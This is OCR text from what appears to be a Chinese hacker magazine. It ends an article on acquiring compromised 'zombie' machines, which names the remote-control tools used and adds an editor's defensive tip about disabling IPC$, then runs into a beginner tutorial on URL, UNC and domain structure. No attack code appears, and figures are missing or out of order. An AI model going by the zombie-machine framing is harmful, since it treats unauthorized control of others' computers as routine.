


图20 远程连接目标成功

肉鸡的获得重在思路，希望本文能对大家有所帮助。远程控制软件的使用还要多加实践哦。希望能在以后的日子里和大家共同学习研究，今天就到这里吧，有技术上的疑问可以到论坛来找我。

【本文涉及到的相关工具ADump.exe、上兴远程控制2006、DameWare NT Utilities，光盘中均有收录】

编辑点评 本文中所使用的一些方法是目前菜鸟们最喜欢使用的方法，但通过DameWare来控制肉鸡的方法不可取，除非对方非常菜，不然很容易暴露自己，毕竟该软件是用来管理的。DameWare是通过IPC$来进行一系列的控制操作的，只要大家把IPC$禁了，也就不用担心被这个软件骚扰了。

许多菜鸟总是迫不及待地想学到自己感兴趣的黑客技术，在各大黑客论坛乱串，不是找这个拜师就是找那个学艺，很多读者想必也吃过闭门羹吧！我自己也是，从中认识到自学的重要性，别人没有义务手把手教你吧，所以一定要靠自己。我总结了一句话："你只能从别人那里学到经验，不能学到基础。"，如果你还处于入门级的阶段，那么赶快从"菜鸟恶补"开始吧！

深入浅出了解URL（上）

S3x

从本文你可以学到：
1. 什么是URL
2. URL结构剖析
3. URL 编码
4. Unicode和UTF的字符转换

路径：互联之门的钥匙

在网上冲浪时，我们每天都要查看最新的新闻，打开Web免费信箱收发信件，这些操作都需要我们输入网址才可浏览或访问，并且当我们在网页上点击超链接时，也由它判断自己当前所在的位置。网址，就是一种URL（Uniform Resource Locator），即统一资源定位器。

你可能迷惑了，明明是网址，为什么又要改用术语称之为URL呢？不妨让我先说说"资源定位器（Resource Locator）"的含义。平时我们使用电脑，都有一个目录、文件的概念，比如说我的QQ，安装在D盘的QQ2005beta1这个目录下，QQ主程序文件名是QQ.exe，平时我使用QQ当然不会先打开D盘，进入QQ2005beta1这个目录，再运行QQ.exe，我的方法和你一样，也是在桌面上双击QQ的快捷方式。点右键查看QQ的快捷方式，就能看到QQ主程序的完整路径为："D:\QQ2005beta1\QQ.exe"（如图1）。




图1 QQ快捷方式的属性

QQ的快捷方式通过这条路径找到QQ.exe这个"资源"，这条路径就可以称为我的个人电脑上的"资源定位器"。所以这所谓的"Resource Locator"，虽然被人家生硬地直译为"资源定位器"，它实际上就是一种在访问资源时表示地址，有特殊意义的路径。

不过，这条路径仅仅在你自己的机器上才有效，你在电脑的"资源管理器"地址栏中输入"D:\QQ2005beta1\QQ.exe"这个路径，绝对不会打开我机器上的QQ程序，你要是想使用我装的这个QQ程序怎么办呢？很简单，我们要拉条网线，组成一个小局域网，然后我们共享QQ2005beta1这个目录，并且只有我给你相应权限后，你才可能通过一条这样的路径"\\192.168.1.13\QQ2005beta1\QQ.exe"取到我的QQ程序进行执行（如图2）。

这种路径也有个学名叫UNC（Universal Naming Convention），中文为通用命名约定，它的作用是将用双斜线 // 或双反斜线 \\ 以指定计算机名称，单斜线指定目录，用以在同一个网络内取得资源，比如前面说到的"\\192.168.1.13\QQ2005beta1\QQ.exe"这个UNC路径，其含义就是用IP标识我的计算机，QQ2005beta1则是共享目录，QQ.exe是共享文件，这个UNC路径就起到了"网络资源定位器"的作用。

很容易看出，UNC还仅仅是简单的"同网络共享资源定位器"，若要在联接全球范围的国际互联网上定位某个特定资源，需要借助一种更强大的路径，它必须能够屏蔽掉细节，实现在全球网络上唯一识别一个特定的资源，它就是URL，这就是为什么我们能够通过仅仅在浏览器中输入不同的网址（URL），就可以随意地访问北京、纽约、伦敦或世界每一个联上网络的地方的网站、FTP站台和BBS。

URL结构剖析

一、IP和域名：主机的标志

小知识

什么是网络？

其本质就是计算机的互联。网络上使用的路径，自然需要映射到一台实际计算机上，互联网如此之大，在网络层上惟有IP才是每台独立计算机的唯一标志；另外，为了方便人们记忆，另有一套与IP地址一一映射的域名系统，只要DNS服务正常的情况下，一个域名也同样可以作为计算机的标志。

因此，平日我们只需要在浏览器中输入"www.163.com"，就可以直接访问网易网站，而"220.181.30.17"也指向同样一台计算机。需要特别指出的是DNS的层次结构的构成，对这个概念清楚之后，对于网址的理解将更加透彻。比如新浪网有好几个域名"www.sina.com"、"www.sina.com.cn"，它们的区别在哪里呢？"www.sina.com.cn"这样一个域名是否是由"www.sina.com"简单地加上一个".cn"构成？




图2：使用UNC路径定位网络上的资源

笔者绘制了一幅以sina网站为例的域名体系结构示意图（如图3）。




图3 域名体系结构示意图

从图中可以看到，域名系统是由一个根向下派生的，由于根的符号"."不存在实际意义，故人们一般俗称".com"、".net"、".org"、".cn"这一级为顶级域名，其中像".com"、".net"、".org"属于分类代码，".cn"表示国别代码；而再下面一级的"sina"等椭圆形内的名称都是域，它们根据其名字分别表示组织属性、组织名称等意义，最底层矩形内的www就是主机名，一般www都表示Web服务器所在的主机。以此类推，你就可以明白"smtp.sina.com"、"mail.sina.com.cn"分别指向不同的服务器。

小提示

服务器指的是运行着提供服务功能软件的计算机，这个词既指硬件级别真实存在的计算机，也可以指软件级别上的服务端程序。在平时涉及到“服务器”这个术语时不加严格区别。sina.com 这个域中的 www 服务器、smtp 服务器和 mail 服务器可能运行在同一台计算机上，也可能分别运行在不同的计算机上。特别地，像 sina 这样的大型站点，其 www 服务器还应该是由一个计算机集群构成。

二、UNIX 目录结构与 URL 路径层次结构

为什么牵扯到 UNIX 目录结构？因为 URL 路径中，标志主机的字段之后就是具体目录和文件的名称，既然互联网最初被设计时，独霸计算机世界的操作系统是各种各样的 UNIX 变种，那么 URL 路径为了映射方便，自然而然地就被设计为形式上与 UNIX 目录结构兼容。不像平时我们使用的 DOS/windows 系统，UNIX 的目录结构其实很单纯（如图 4）。




图4 UNIX 目录结构简图

由于各种操作系统对硬盘等外存储器的逻辑抽象不一致而造成各种系统目录层次结构有差异：DOS/windows 系统的设计哲学是简单，因此软盘、光盘和 U 盘都各自使用一个盘符，而硬盘因为通常都比较大，甚至允许用 C 盘到 Z 盘来区分各个硬盘分区；而 UNIX 设计着重于标识一致性，故使用正斜线“/”来表示最顶端，称为“根目录”，而一切硬件设备都抽象为文件，“挂载”在根目录之下，与一般的文件“享受”同等待遇。比如 /etc/passwd 是一个存放用户密码的配置文件，而 /dev/hda1 却是磁盘的分区，相当于 DOS/windows 里的“C:盘”。习惯于 C 盘、D 盘、A 盘的你或许还不一定马上能够习惯这样一种结构，但没关系，只要想像 UNIX 系统的目录结构是一棵倒挂着的树，就可以很方便地理解了。

同样的道理，URL 中识别不同目录和文件的路径格式，同样使用正斜线来分隔及表示层次关系。比如对于“http://www.xxx.com/news/index.php”这样一个具体的 URL，其中 www.xxx.com 起到唯一标识一台计算机（即安防科技杂志社网站服务器）的作用，紧跟着的“/”表示 Web 根目录，不要以为它只是一个分隔符号喔！“news”表明在 Web 根目录存在一个名称为“news”的目录，而最后的“index.php”字段则表明我们当前访问的页面由“/news”目录下的“/news/index.php”文件产生。




图6 “联系我们”超链接属性的 URL




图7 使用“about”协议直接指定系统保留的“没有可以显示的页面”网页




图8 新建字符串值以自定义别名

三、URL 中的协议字段




图5 使用 https 协议的 Gmail 